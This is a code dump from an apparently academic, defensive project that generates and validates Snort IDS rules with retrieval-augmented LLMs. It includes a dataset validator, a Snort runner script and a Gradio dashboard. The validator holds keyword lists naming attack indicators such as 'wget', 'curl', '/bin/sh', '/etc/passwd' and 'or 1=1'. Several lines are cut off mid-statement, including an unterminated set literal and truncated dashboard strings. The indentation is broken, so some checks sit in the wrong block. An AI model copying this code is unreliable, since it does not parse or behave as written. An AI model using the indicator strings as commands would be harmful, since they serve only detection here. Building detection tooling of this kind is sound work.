    return match.groupdict() if match else None


def _has_detection_logic(rule: str) -> bool:
    return any(token in rule for token in GENERIC_DETECTION_TOKENS)


def _port_token_is_any(value: str) -> bool:
    return value.lower() == "any"


def _validate_rule_structure(rule: str, expected_protocol: str) -> list[str]:
    errors: list[str] = []
    if not rule.startswith("alert "):
        errors.append("rule must start with 'alert'")
    if not _balanced_parentheses(rule):
        errors.append("rule has unbalanced parentheses")
    if not _balanced_quotes(rule):
        errors.append("rule has unbalanced quotes")
    if "msg:" not in rule:
        errors.append("rule must contain msg")
    if "classtype:" not in rule:
        errors.append("rule must contain classtype")
    if not SID_RE.search(rule):
        errors.append("rule must contain sid")
    rev_match = REV_RE.search(rule)
    if not rev_match:
        errors.append("rule must contain rev")
    elif int(rev_match.group(1)) < 1:
        errors.append("rule rev must be >= 1")
    if not _has_detection_logic(rule):
        errors.append("rule must contain stronger detection logic, not only metadata")
    header = _extract_rule_header(rule)
    if not header:
        errors.append("rule header is invalid or direction operator is missing")
    else:
        rule_protocol = header["protocol"].lower()
        if expected_protocol in {"http", "https"} and rule_protocol != "tcp":
            errors.append("http/https dataset rows must map to tcp rule protocol")
        elif expected_protocol not in {"http", "https", "mixed"} and rule_protocol != expected_protocol:
            errors.append(
                f"rule protocol {rule_protocol} does not match dataset protocol {expected_protocol}"
            )
        if header["direction"] not in {"->", "<>"}:
            errors.append("rule must use a valid direction operator")

        referenced_variables = set(VARIABLE_RE.findall(rule))
        invalid_variables = sorted(referenced_variables - ALLOWED_RULE_VARIABLES)
        if invalid_variables:
            errors.append(f"rule uses unsupported Snort variables: {', '.join(invalid_variables)}")
        if "$HOME_NET" not in referenced_variables or "$EXTERNAL_NET" not in referenced_variables:
            errors.append("rule should reference both $HOME_NET and $EXTERNAL_NET")

        sid_match = SID_RE.search(rule)
        if sid_match:
            sid_value = int(sid_match.group(1))
            if not (LOCAL_SID_MIN <= sid_value <= LOCAL_SID_MAX):
                errors.append(
                    f"rule sid {sid_value} must stay in the local/custom range {LOCAL_SID_MIN}-{LOCAL_SID_MAX}"
                )
```

```
        uses_http_options = any(token in rule for token in HTTP_OPTION_TOKENS)
        dst_port = header["dst_port"]
        src_port = header["src_port"]
        web_ports = {"80", "443", "8080", "$HTTP_PORTS"}
        if uses_http_options and rule_protocol != "tcp":
            errors.append("HTTP sticky-buffer options require tcp rules")
        if uses_http_options and dst_port not in web_ports:
            errors.append("HTTP sticky-buffer options should target a web server port")

        if expected_protocol in {"http", "https"} and dst_port not in web_ports:
            errors.append("web dataset rows should target 80/443/8080 or $HTTP_PORTS")
        if expected_protocol in {"http", "https"} and _port_token_is_any(dst_port):
            errors.append("web dataset rows should not use any-any destination ports")

        if rule_protocol == "tcp":
            if "flow:" not in rule and not any(
                token in rule for token in ("content:", "pcre:", "flags:", "detection_filter:", "threshold:", "dsize:")
            ):
                errors.append("tcp rules should include flow or another tcp-oriented sanity check")
            if expected_protocol in {"http", "https"} and "flow:to_server,established" not in rule:
                errors.append("web tcp rules should usually use flow:to_server,established")
        elif rule_protocol == "udp":
            if any(token in rule for token in ("flags:", "flow:to_server,established")):
                errors.append("udp rules should not use tcp-only flags or established flow checks")
        elif rule_protocol == "icmp":
            if any(token in rule for token in ("flags:", "flow:")):
                errors.append("icmp rules should not use tcp-only flow or flags options")
            if src_port.lower() != "any" or dst_port.lower() != "any":
                errors.append("icmp rules should use any/any ports")

        if expected_protocol == "icmp" and rule_protocol != "icmp":
            errors.append("icmp dataset rows must map to icmp rules")
        if expected_protocol == "udp" and rule_protocol != "udp":
            errors.append("udp dataset rows must map to udp rules")

        if _port_token_is_any(src_port) and _port_token_is_any(dst_port) and not any(
            token in rule for token in ("content:", "pcre:", "flags:", "dsize:")
        ):
            errors.append("overly generic any-any rule without a strong payload or protocol discriminator")
    return errors


def _log_supports_row(row: dict[str, str]) -> bool:
    text = " ".join(
        [
            row["description_naturelle"].lower(),
            row["log_example"].lower(),
            row["expected_explanation"].lower(),
            row["snort_rule_reference"].lower(),
        ]
    )
    required_tokens = {
        "port_scan": ["syn", "scan", "dpt=", "connection attempts"],
        "ssh_bruteforce": ["ssh", "failed password", "authentication failure", "invalid user"],
        "sql_injection": ["union", "select", "or 1=1", "sql", "sleep("],
        "xss": ["script", "onerror", "xss", "<svg", "javascript:"],
        "command_injection": [";", "wget", "curl", "/bin/sh", "cmd="],
        "directory_traversal": ["../", "..%2f", "/etc/passwd", "win.ini"],
        "dns_tunneling": ["dns", "query", "txt", "long subdomain", "base64"],
        "icmp_sweep": ["icmp", "echo", "sweep", "multiple hosts"],
        "malware_c2": ["beacon", "c2", "periodic", "callback", "heartbeat"],
        "benign_traffic": ["normal", "health", "backup", "monitoring", "benign"],
    }
    return any(token in text for token in required_tokens[row["attack_type"]])


def _validate_rule_attack_semantics(rule: str, row: dict[str, str]) -> list[str]:
    errors: list[str] = []
    header = _extract_rule_header(rule)
    if not header:
        return errors

    attack_type = row["attack_type"]
    protocol = header["protocol"].lower()
    src_addr = header["src_addr"]
    dst_addr = header["dst_addr"]
    dst_port = header["dst_port"]

    if attack_type in {"port_scan", "ssh_bruteforce", "sql_injection", "xss", "command_injection", "directory_traversal", "
        if src_addr != "$EXTERNAL_NET" or dst_addr != "$HOME_NET":
            errors.append("rule direction should be $EXTERNAL_NET -> $HOME_NET for inbound attack traffic")
    if attack_type in {"dns_tunneling", "malware_c2"}:
        if src_addr != "$HOME_NET" or dst_addr != "$EXTERNAL_NET":
            errors.append("rule direction should be $HOME_NET -> $EXTERNAL_NET for outbound traffic")

    if attack_type == "ssh_bruteforce":
        if protocol != "tcp" or dst_port not in {"22", "2222", "$SSH_PORTS"}:
```

```
            errors.append("ssh brute-force rules should be tcp and target 22/2222/$SSH_PORTS")
    if attack_type == "dns_tunneling":
        if protocol not in {"dns", "udp", "tcp"} or dst_port not in {"53", "$DNS_SERVERS"}:
            errors.append("dns tunneling rules should target port 53 or $DNS_SERVERS")
    if attack_type == "icmp_sweep":
        if protocol != "icmp":
            errors.append("icmp sweep rules should use the icmp protocol")
    if attack_type in {"sql_injection", "xss", "command_injection", "directory_traversal"}:
        if dst_port not in {"80", "443", "8080", "$HTTP_PORTS"}:
            errors.append("web attack rules should stay on web service ports")
    if attack_type == "malware_c2" and dst_port not in {"53", "80", "443", "8080", "8443"}:
        errors.append("malware C2 rules should stay on expected egress ports")

    return errors


def validate_rows(rows: list[dict[str, str]], rules_lines: list[str]) -> tuple[list[str], dict[str, object]]:
    errors: list[str] = []
    ids = [row["id"] for row in rows]
    if len(ids) != len(set(ids)):
        errors.append("Dataset IDs are not unique.")

    sids: list[str] = []
    manual_rows = 0
    source_type_counts = Counter()
    attack_counts = Counter()
    family_counts = Counter()
    severity_counts = Counter()
    protocol_counts = Counter()

    for idx, row in enumerate(rows, 2):
        attack_type = row["attack_type"]
        protocol = row["protocol"]
        source_type = row["source_type"]
        severity = row["severity"]
        attack_counts[attack_type] += 1
        family_counts[row["attack_family"]] += 1
        severity_counts[severity] += 1
        protocol_counts[protocol] += 1
        source_type_counts[source_type] += 1
        if source_type == "manual":
            manual_rows += 1

        for key in REQUIRED_COLUMNS:
            if not row[key]:
                errors.append(f"Row {idx} has empty field: {key}")

        if attack_type not in ALLOWED_ATTACK_TYPES:
            errors.append(f"Row {idx} has invalid attack_type: {attack_type}")
        if row["attack_family"] != ATTACK_FAMILY_MAP.get(attack_type, ""):
            errors.append(f"Row {idx} has inconsistent attack_family for {attack_type}")
        if source_type not in ALLOWED_SOURCE_TYPES:
            errors.append(f"Row {idx} has invalid source_type: {source_type}")
        if severity not in ALLOWED_SEVERITIES:
            errors.append(f"Row {idx} has invalid severity: {severity}")
        if protocol not in ALLOWED_PROTOCOLS:
            errors.append(f"Row {idx} has invalid protocol: {protocol}")
        if not _port_ok(row["src_port"]):
            errors.append(f"Row {idx} has invalid src_port: {row['src_port']}")
        if not _port_ok(row["dst_port"]):
            errors.append(f"Row {idx} has invalid dst_port: {row['dst_port']}")

        if attack_type == "benign_traffic":
            if severity not in {"none", "low"}:
                errors.append(f"Row {idx} benign_traffic severity must be none or low")
            if row["snort_rule_reference"] != "NO_RULE_RECOMMENDED":
                errors.append(f"Row {idx} benign_traffic must use NO_RULE_RECOMMENDED")
        else:
            if row["snort_rule_reference"] == "NO_RULE_RECOMMENDED":
                errors.append(f"Row {idx} malicious row cannot use NO_RULE_RECOMMENDED")
            else:
                rule_errors = _validate_rule_structure(row["snort_rule_reference"], protocol)
                errors.extend([f"Row {idx} {error}" for error in rule_errors])
                semantic_errors = _validate_rule_attack_semantics(row["snort_rule_reference"], row)
                errors.extend([f"Row {idx} {error}" for error in semantic_errors])
                match = SID_RE.search(row["snort_rule_reference"])
                if match:
                    sids.append(match.group(1))

        if attack_type == "ssh_bruteforce" and not (protocol == "tcp" and row["dst_port"] in {"22", "2222"}):
            errors.append(f"Row {idx} ssh_bruteforce must use tcp to 22 or 2222")
        if attack_type == "dns_tunneling" and not (protocol in {"dns", "udp", "tcp"} and row["dst_port"] == "53"):
            errors.append(f"Row {idx} dns_tunneling must target port 53 with dns/udp/tcp")
        if attack_type == "icmp_sweep" and not (protocol == "icmp" and row["dst_port"] in {"N/A", "any"}):
            errors.append(f"Row {idx} icmp_sweep must use icmp and dst_port N/A or any")
        if attack_type in {"sql_injection", "xss", "command_injection", "directory_traversal"}:
            if protocol not in {"http", "https", "tcp"} or row["dst_port"] not in {"80", "443", "8080"}:
```

```
                errors.append(f"Row {idx} web attack must use http/https/tcp with port 80/443/8080")
            if attack_type == "port_scan" and protocol not in {"tcp", "mixed"}:
                errors.append(f"Row {idx} port_scan must use tcp or mixed")
            if attack_type == "malware_c2" and row["dst_port"] not in {"80", "443", "8080", "53", "8443"}:
                errors.append(f"Row {idx} malware_c2 must use expected destination ports")

            if not _log_supports_row(row):
                errors.append(f"Row {idx} log_example/explanation do not support the assigned label strongly enough")

    if len(sids) != len(set(sids)):
        errors.append("Snort SID values are not unique in dataset rows.")

    exported_sids: list[str] = []
    for line_no, line in enumerate(rules_lines, 1):
        if not line.strip():
            continue
        if "NO_RULE_RECOMMENDED" in line:
            errors.append(f"Rule export line {line_no} contains benign placeholder")
            continue
        protocol_match = RULE_PROTOCOL_RE.match(line)
        expected_protocol = protocol_match.group(1).lower() if protocol_match else "tcp"
        export_rule_errors = _validate_rule_structure(line, expected_protocol)
        errors.extend([f"Rule export line {line_no} {error}" for error in export_rule_errors])
        sid_match = SID_RE.search(line)
        if not sid_match:
            errors.append(f"Rule export line {line_no} is missing sid")
        else:
            exported_sids.append(sid_match.group(1))
        if not REV_RE.search(line):
            errors.append(f"Rule export line {line_no} is missing rev")
    if len(exported_sids) != len(set(exported_sids)):
        errors.append("Snort SID values are not unique in exported rules.")
    if set(exported_sids) != set(sids):
        errors.append("Exported rules SIDs do not exactly match malicious dataset SIDs.")

    metrics = {
        "total_rows": len(rows),
        "manual_rows": manual_rows,
        "synthetic_manual_variation_rows": source_type_counts["synthetic_manual_variation"],
        "rows_per_attack_type": dict(sorted(attack_counts.items())),
        "rows_per_attack_family": dict(sorted(family_counts.items())),
        "severity_distribution": dict(sorted(severity_counts.items())),
        "protocol_distribution": dict(sorted(protocol_counts.items())),
        "source_type_distribution": dict(sorted(source_type_counts.items())),
        "rules_exported_count": len(rules_lines),
    }
    return errors, metrics


def validate_jsonl(rows: list[dict[str, str]]) -> list[str]:
    errors: list[str] = []
    with JSONL_PATH.open(encoding="utf-8") as handle:
        jsonl_rows = [json.loads(line) for line in handle if line.strip()]
    if len(jsonl_rows) != len(rows):
        errors.append("JSONL row count does not match CSV row count.")
    for idx, row in enumerate(jsonl_rows, 1):
        if list(row.keys()) != REQUIRED_COLUMNS:
            errors.append(f"JSONL row {idx} columns do not match the required schema.")
            break
    return errors


def main() -> int:
    for path in [DATASET_PATH, JSONL_PATH, RULES_PATH, SUMMARY_PATH]:
        if not path.exists():
            print(f"Missing required file: {path}")
            return 1

    try:
        rows = load_csv_rows(DATASET_PATH)
    except Exception as exc:
        print(f"CSV validation failed: {exc}")
        return 1

    rules_lines = [line.strip() for line in RULES_PATH.read_text(encoding="utf-8").splitlines() if line.strip()]
    errors, metrics = validate_rows(rows, rules_lines)
    errors.extend(validate_jsonl(rows))

    try:
        summary = json.loads(SUMMARY_PATH.read_text(encoding="utf-8"))
    except json.JSONDecodeError as exc:
        errors.append(f"dataset_summary.json is invalid JSON: {exc}")
        summary = {}

    if summary:
        if summary.get("total_rows") != metrics["total_rows"]:
            errors.append("dataset_summary.json total_rows does not match the dataset.")
```

```
        if summary.get("rules_exported_count") != metrics["rules_exported_count"]:
            errors.append("dataset_summary.json rules_exported_count does not match exported rules.")

    if errors:
        print("VALIDATION FAILED")
        for error in errors:
            print(f"- {error}")
        return 1

    print("VALIDATION PASSED")
    print(json.dumps(metrics, indent=2, ensure_ascii=False))
    return 0


if __name__ == "__main__":
    sys.exit(main())
```

scripts/validate_rules_with_snort.sh

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/scripts/validate_rules_with_snort.sh

```
FILE: scripts/validate_rules_with_snort.sh
```bash
#!/usr/bin/env bash

set -euo pipefail

PROJECT_ROOT="$(cd "$(dirname "${BASH_SOURCE[0]}")/.." && pwd)"
RULES_FILE="$PROJECT_ROOT/data/processed/person1_rules.rules"
SNORT_CONFIG="${SNORT_CONFIG:-/usr/local/etc/snort/snort.lua}"

if ! command -v snort >/dev/null 2>&1; then
  echo "Snort is not installed. Skipping runtime rule validation."
  echo "Install Snort and re-run this script to validate $RULES_FILE."
  exit 1
fi

if [[ ! -f "$SNORT_CONFIG" ]]; then
  echo "Snort config not found: $SNORT_CONFIG"
  echo "Set SNORT_CONFIG to a valid snort.lua path and re-run."
  exit 1
fi

exec snort -c "$SNORT_CONFIG" -R "$RULES_FILE" --warn-all --pedantic

```
```

src/snort_rag/__init__.py

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/src/snort_rag/__init__.py

```
FILE: src/snort_rag/__init__.py
```python
"""Snort RAG Rule Generator package."""
__version__ = "1.0.0"

```
```

src/snort_rag/app_gradio.py

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/src/snort_rag/app_gradio.py

```
FILE: src/snort_rag/app_gradio.py
```python
"""Gradio dashboard for the Snort RAG Rule Generator."""
from __future__ import annotations

import json
import tempfile
from pathlib import Path
from typing import Any

try:
    import gradio as gr
except ModuleNotFoundError:  # pragma: no cover
    gr = None
```
```

```
import pandas as pd

from snort_rag.architectures import SnortRAGArchitectures
from snort_rag.llm_clients import build_llm_client

PROJECT_ROOT = Path(__file__).resolve().parents[2]
DATASET = PROJECT_ROOT / "data" / "processed" / "final_snort_dataset.csv"
RESULTS_DIR = PROJECT_ROOT / "results"
REAL_LAB_LOGS_DIR = PROJECT_ROOT / "data" / "logs" / "real_lab_logs"
SYNTHETIC_LOGS = PROJECT_ROOT / "data" / "logs" / "sample_network_logs.csv"
TRUSTED_KB_DIR = PROJECT_ROOT / "data" / "knowledge_base"

rag = SnortRAGArchitectures(DATASET)
_LATEST_GENERATION: dict[str, Any] = {}


def safe_load_csv(path: Path | str) -> pd.DataFrame:
    """Load a CSV if present, otherwise return an empty DataFrame."""
    csv_path = Path(path)
    if not csv_path.exists():
        return pd.DataFrame()
    try:
        return pd.read_csv(csv_path)
    except Exception:
        return pd.DataFrame()


def safe_json(value: Any) -> str:
    """Render arbitrary values as readable JSON/markdown-safe text."""
    try:
        return json.dumps(value, indent=2, ensure_ascii=False)
    except TypeError:
        return json.dumps(str(value), indent=2, ensure_ascii=False)


def _status_counts(df: pd.DataFrame, column: str = "status") -> str:
    if df.empty or column not in df.columns:
        return "Not available"
    counts = df[column].fillna("UNKNOWN").astype(str).value_counts().to_dict()
    return ", ".join(f"{key}: {value}" for key, value in counts.items())


def _pass_summary(path: Path, column: str = "status") -> str:
    df = safe_load_csv(path)
    if df.empty or column not in df.columns:
        return "Not available"
    total = len(df)
    passed = int((df[column].astype(str) == "PASS").sum())
    return f"{passed}/{total} PASS"


def _available_llm_models() -> str:
    df = safe_load_csv(RESULTS_DIR / "llm_benchmark_summary.csv")
    if df.empty or "model_spec" not in df.columns:
        return "Not available"
    models = [str(model) for model in df["model_spec"].dropna().unique()]
    return ", ".join(models) if models else "Not available"


def _benign_false_positive_status() -> str:
    df = safe_load_csv(RESULTS_DIR / "pcap_test_results.csv")
    if df.empty or "expected_attack" not in df.columns:
        return "Not available"
    benign = df[df["expected_attack"].astype(str) == "benign_traffic"]
    if benign.empty or "alert_count" not in benign.columns:
        return "Not available"
    parsed_alert_count = pd.to_numeric(benign.iloc[0]["alert_count"], errors="coerce")
    alert_count = 0 if pd.isna(parsed_alert_count) else int(parsed_alert_count)
    return f"PASS, alert_count={alert_count}" if alert_count == 0 else f"REVIEW, alert_count={alert_count}"


def build_evidence_summary() -> dict[str, str]:
    """Build dashboard status cards from existing result files."""
    snort_df = safe_load_csv(RESULTS_DIR / "snort_runtime_validation.csv")
    if snort_df.empty:
        snort_status = "Not available"
    elif "runtime_valid" in snort_df.columns:
        valid = int(snort_df["runtime_valid"].astype(str).str.lower().eq("true").sum())
        snort_status = f"{valid}/{len(snort_df)} runtime_valid"
    else:
        snort_status = _status_counts(snort_df)

    return {
        "Snort runtime validation": snort_status,
        "PCAP replay": _pass_summary(RESULTS_DIR / "pcap_test_results.csv"),
        "Benign false-positive result": _benign_false_positive_status(),
        "Synthetic log integration": _pass_summary(RESULTS_DIR / "network_log_integration_eval.csv", "final_status"),
```

```
        "Real-lab log integration": _pass_summary(RESULTS_DIR / "real_lab_log_integration_eval.csv", "final_status"),
        "Available LLM benchmark models": _available_llm_models(),
    }


def evidence_cards_markdown() -> str:
    cards = build_evidence_summary()
    lines = ["<div class='evidence-grid'>"]
    for title, value in cards.items():
        lines.append(
            "<div class='evidence-card'>"
            f"<div class='evidence-title'>{title}</div>"
            f"<div class='evidence-value'>{value}</div>"
            "</div>"
        )
    lines.append("</div>")
    return "\n".join(lines)


def dataset_stats() -> tuple[str, pd.DataFrame, pd.DataFrame, pd.DataFrame]:
    df = safe_load_csv(DATASET)
    if df.empty:
        return "Dataset not available.", pd.DataFrame(), pd.DataFrame(), pd.DataFrame()

    benign_rows = int((df.get("attack_type", pd.Series(dtype=str)).astype(str) == "benign_traffic").sum())
    malicious_rows = len(df) - benign_rows
    summary = (
        f"Rows: {len(df)}\n"
        f"Malicious rows: {malicious_rows}\n"
        f"Benign rows: {benign_rows}\n\n"
        f"Personal RAG dataset: {DATASET.relative_to(PROJECT_ROOT)}\n"
        f"Synthetic academic logs: {SYNTHETIC_LOGS.relative_to(PROJECT_ROOT)}\n"
        f"Controlled real-lab logs: {REAL_LAB_LOGS_DIR.relative_to(PROJECT_ROOT)}/\n"
        f"Optional trusted-source KB: {TRUSTED_KB_DIR.relative_to(PROJECT_ROOT)}/\n\n"
        "The personal dataset is the official RAG corpus. External trusted references are optional and separate."
    )

    attack_counts = (
        df["attack_type"].value_counts().rename_axis("attack_type").reset_index(name="rows")
        if "attack_type" in df.columns else pd.DataFrame()
    )
    source_counts = (
        df["source_type"].value_counts().rename_axis("source_type").reset_index(name="rows")
        if "source_type" in df.columns else pd.DataFrame()
    )
    preview_cols = [col for col in ["id", "attack_type", "source_type", "description_naturelle"] if col in df.columns]
    preview = df[preview_cols].head(10) if preview_cols else df.head(10)
    return summary, attack_counts, source_counts, preview


def benchmark_tables() -> tuple[pd.DataFrame, pd.DataFrame, pd.DataFrame, pd.DataFrame, pd.DataFrame, pd.DataFrame]:
    return (
        safe_load_csv(RESULTS_DIR / "llm_benchmark_summary.csv"),
        safe_load_csv(RESULTS_DIR / "embedding_benchmark.csv"),
        safe_load_csv(RESULTS_DIR / "clustering_metrics.csv"),
        safe_load_csv(RESULTS_DIR / "pcap_test_results.csv"),
        safe_load_csv(RESULTS_DIR / "snort_runtime_validation.csv"),
        safe_load_csv(RESULTS_DIR / "real_lab_log_integration_eval.csv"),
    )


def _retrieved_table(result: dict[str, Any]) -> pd.DataFrame:
    ids = result.get("retrieved_ids", [])
    attack_types = result.get("retrieved_attack_types", [])
    scores = result.get("retrieval_scores", [])
    source_ids = result.get("source_doc_ids", ids)
    rows = []
    for idx, doc_id in enumerate(ids):
        rows.append({
            "rank": idx + 1,
            "doc_id": doc_id,
            "source_doc_id": source_ids[idx] if idx < len(source_ids) else doc_id,
            "attack_type": attack_types[idx] if idx < len(attack_types) else "",
            "score": scores[idx] if idx < len(scores) else "",
        })
    return pd.DataFrame(rows)


def _context_json(result: dict[str, Any]) -> str:
    context_keys = [
        "retrieved_context",
        "retrieved_contexts",
        "retrieved_texts",
        "context_snippets",
        "retrieved_docs",
    ]
    for key in context_keys:
```

```
        if result.get(key):
            return safe_json(result[key])
    return safe_json({
        "source_doc_ids": result.get("source_doc_ids", []),
        "retrieved_ids": result.get("retrieved_ids", []),
        "note": "The current backend returned retrieval identifiers and scores, but no full snippet payload.",
    })


def _validation_metadata(result: dict[str, Any]) -> dict[str, Any]:
    return {
        "syntax_validation": result.get("syntax_validation"),
        "valid_rule": result.get("valid_rule"),
        "validation_errors": result.get("validation_errors", []),
        "detected_options": result.get("detected_options", []),
        "missing_options": result.get("missing_options", []),
        "false_positive_risk": result.get("false_positive_risk"),
        "false_positive_score": result.get("false_positive_score"),
        "risk_factors": result.get("risk_factors", []),
        "improvement_suggestions": result.get("improvement_suggestions", []),
    }


def _write_export_files(result: dict[str, Any]) -> tuple[str | None, str | None]:
    if not result:
        return None, None
    export_dir = Path(tempfile.gettempdir()) / "snort_rag_dashboard_exports"
    export_dir.mkdir(parents=True, exist_ok=True)
    rule = str(result.get("generated_rule", ""))
    rule_path = export_dir / "latest_generated_rule.rules"
    json_path = export_dir / "latest_generation_result.json"
    rule_path.write_text("" if rule == "NO_RULE_RECOMMENDED" else rule + "\n", encoding="utf-8")
    json_path.write_text(safe_json(result), encoding="utf-8")
    return str(rule_path), str(json_path)


def generate(query: str, architecture: str, k: int, model_spec: str):
    if not query.strip():
        empty = pd.DataFrame()
        return (
            "",
            "",
            "",
            "",
            "",
            "",
            "",
            empty,
            "{}",
            "",
            "",
            "",
            "",
            "{}",
            "",
            None,
            None,
        )

    mapping = {
        "Baseline sans RAG": lambda q: rag.baseline_no_rag(q),
        "RAG classique": lambda q: rag.rag_classic(q, k=k),
        "RAG + re-ranking": lambda q: rag.rag_rerank(q, k=max(k, 5)),
        "RAG hybride": lambda q: rag.rag_hybrid(q, k=k),
        "Multi-hop RAG": lambda q: rag.multi_hop_rag(q, k=k),
        "Graph RAG": lambda q: rag.graph_rag(q, k=k),
        "Agentic RAG": lambda q: rag.agentic_rag(q, k=k),
        "RAG + LLM controle": lambda q: rag.rag_llm_generate(q, k=k, client=build_llm_client(model_spec)),
    }
    result = mapping[architecture](query)
    _LATEST_GENERATION.clear()
    _LATEST_GENERATION.update(result)

    rule = result.get("generated_rule", "")
    generation_mode = result.get("generation_mode", "deterministic_template_or_retrieved_rule")
    fallback_warning = (
        "Deterministic fallback was used after controlled validation or because a non-LLM architecture was selected."
        if "fallback" in str(generation_mode).lower() or "deterministic" in str(generation_mode).lower()
        else ""
    )
    benign_note = (
        "NO_RULE_RECOMMENDED is expected for benign traffic; the pipeline avoids creating unnecessary detection rules."
        if rule == "NO_RULE_RECOMMENDED"
        else ""
    )
    rule_status = "VALID" if result.get("valid_rule") else "REVIEW"
    metadata = _validation_metadata(result)
```

```
    rule_path, json_path = _write_export_files(result)

    return (
        rule,
        str(result.get("attack_type", "")),
        str(generation_mode),
        str(result.get("model_name", model_spec or "none")),
        rule_status,
        fallback_warning,
        str(result.get("explanation", "")),
        _retrieved_table(result),
        _context_json(result),
        str(result.get("retrieved_context_used", "")),
        str(result.get("hallucination_risk", "")),
        str(result.get("option_coverage", "")),
        str(result.get("prompt", "")),
        safe_json(metadata),
        benign_note,
        rule_path,
        json_path,
    )


def add_pdf(pdf_file):
    if pdf_file is None:
        return "No PDF uploaded.", "", "", ""
    try:
        file_name = Path(pdf_file.name).name
        before = len(rag.kb.df)
        count = rag.kb.add_pdf_to_kb(pdf_file.name, source_name=file_name)
        after = len(rag.kb.df)
        preview = ""
        if after > before and "text" in rag.kb.df.columns:
            preview = str(rag.kb.df.iloc[before].get("text", ""))[:900]
        elif after > before:
            preview = str(rag.kb.df.iloc[before].to_dict())[:900]
        return file_name, str(count), str(after), preview
    except Exception as exc:
        return "PDF import failed", "0", "", str(exc)


CSS = """
.evidence-grid {
  display: grid;
  grid-template-columns: repeat(auto-fit, minmax(220px, 1fr));
  gap: 12px;
  margin: 12px 0 18px 0;
}
.evidence-card {
  border: 1px solid #d8dee8;
  border-radius: 8px;
  padding: 12px 14px;
  background: #f8fafc;
}
.evidence-title {
  font-size: 12px;
  color: #475569;
  text-transform: uppercase;
  letter-spacing: 0;
}
.evidence-value {
  font-size: 16px;
  font-weight: 650;
  color: #0f172a;
  margin-top: 6px;
}
"""


if gr is not None:
    with gr.Blocks(title="Snort RAG Rule Generator") as demo:
        gr.Markdown(
            "# Snort RAG Rule Generator\n"
            "NLP + Retrieval-Augmented Generation for defensive Snort rule generation\n\n"
            "**Educational academic project, not a production IDS system.**"
        )
        gr.HTML(f"<style>{CSS}</style>{evidence_cards_markdown()}")

        with gr.Tabs():
            with gr.Tab("Rule Generator"):
                gr.Markdown(
                    "Generate defensive Snort rules from an attack description. "
                    "`mock` is only for smoke testing; use examples such as "
                    "`ollama:qwen2.5`, `ollama:mistral`, or `ollama:llama3.2` for local LLM runs."
                )
                with gr.Row():
                    with gr.Column(scale=2):
```

```
            query = gr.Textbox(
                label="Attack description",
                lines=4,
                placeholder="Detect SQL injection with UNION SELECT in HTTP URI...",
            )
            architecture = gr.Dropdown(
                [
                    "RAG + LLM controle",
                    "Agentic RAG",
                    "Baseline sans RAG",
                    "RAG classique",
                    "RAG + re-ranking",
                    "RAG hybride",
                    "Multi-hop RAG",
                    "Graph RAG",
                ],
                value="Agentic RAG",
                label="Architecture",
            )
        with gr.Column(scale=1):
            model_spec = gr.Textbox(
                label="LLM model",
                value="mock",
                placeholder="mock, ollama:qwen2.5, ollama:mistral, ollama:llama3.2",
            )
            k = gr.Slider(2, 10, value=5, step=1, label="Top-k retrieval")
            btn = gr.Button("Generate rule", variant="primary")

    rule = gr.Code(label="Generated Snort rule", language=None, lines=6)
    with gr.Row():
        attack_type = gr.Textbox(label="Attack type")
        generation_mode = gr.Textbox(label="Generation mode")
        model_name = gr.Textbox(label="Model name")
        rule_status = gr.Textbox(label="Validity status")
    fallback_warning = gr.Markdown()
    explanation = gr.Textbox(label="Explanation", lines=5)
    with gr.Row():
        rule_download = gr.File(label="Download latest .rules export")
        json_download = gr.File(label="Download latest JSON export")

with gr.Tab("Retrieval Details"):
    gr.Markdown(
        "This view exposes retrieved documents, context-use flags, and grounding metadata. "
        "It demonstrates that generation is not direct black-box LLM output."
    )
    retrieved_docs = gr.Dataframe(label="Retrieved document IDs and scores", interactive=False)
    context_json = gr.Code(label="Retrieved context snippets / metadata", language="json", lines=12)
    with gr.Row():
        retrieved_context_used = gr.Textbox(label="Retrieved context used")
        hallucination_risk = gr.Textbox(label="Hallucination risk")
        option_coverage = gr.Textbox(label="Option coverage")
    prompt_preview = gr.Textbox(label="Prompt preview", lines=10)

with gr.Tab("Validation & False Positives"):
    validation_json = gr.Code(label="Syntax, validation, and false-positive metadata", language="json", lines=1
    benign_note = gr.Markdown()

with gr.Tab("Dataset / Knowledge Base"):
    dataset_summary, attack_counts, source_counts, dataset_preview = dataset_stats()
    gr.Markdown(
        "The personal dataset is the official RAG corpus. "
        "Synthetic academic logs, controlled real-lab logs, and optional trusted-source Snort references are se
    )
    gr.Textbox(label="Dataset and evidence paths", value=dataset_summary, lines=10)
    with gr.Row():
        gr.Dataframe(value=attack_counts, label="Attack type distribution", interactive=False)
        gr.Dataframe(value=source_counts, label="Source type distribution", interactive=False)
    gr.Dataframe(value=dataset_preview, label="Dataset preview", interactive=False)

with gr.Tab("Benchmarks & Evidence"):
    gr.Markdown(
        "LLM benchmark results represent the controlled RAG pipeline output after parsing, "
        "validation, repair, and fallback when needed, not raw LLM perfection."
    )
    llm_table, embedding_table, clustering_table, pcap_table, snort_table, real_log_table = benchmark_tables()
    gr.Dataframe(value=llm_table, label="LLM benchmark summary", interactive=False)
    gr.Dataframe(value=embedding_table, label="Embedding benchmark", interactive=False)
    gr.Dataframe(value=clustering_table, label="Clustering metrics", interactive=False)
    gr.Dataframe(value=pcap_table, label="PCAP replay results", interactive=False)
    gr.Dataframe(value=snort_table, label="Snort runtime validation", interactive=False)
    gr.Dataframe(value=real_log_table, label="Real-lab log integration", interactive=False)

with gr.Tab("PDF Upload"):
    gr.Markdown(
        "Uploaded PDFs are added as an in-memory knowledge-base extension for retrieval during the current sess
    )
    pdf = gr.File(label="Upload PDF", file_types=[".pdf"])
```

```
                add_btn = gr.Button("Index uploaded PDF")
                with gr.Row():
                    pdf_name = gr.Textbox(label="Uploaded file name")
                    pdf_chunks = gr.Textbox(label="Chunks added")
                    pdf_total = gr.Textbox(label="New total knowledge-base size")
                pdf_preview = gr.Textbox(label="First imported chunk preview", lines=8)

        btn.click(
            generate,
            inputs=[query, architecture, k, model_spec],
            outputs=[
                rule,
                attack_type,
                generation_mode,
                model_name,
                rule_status,
                fallback_warning,
                explanation,
                retrieved_docs,
                context_json,
                retrieved_context_used,
                hallucination_risk,
                option_coverage,
                prompt_preview,
                validation_json,
                benign_note,
                rule_download,
                json_download,
            ],
        )
        add_btn.click(add_pdf, inputs=[pdf], outputs=[pdf_name, pdf_chunks, pdf_total, pdf_preview])
else:  # pragma: no cover
    demo = None


if __name__ == "__main__":
    if demo is None:
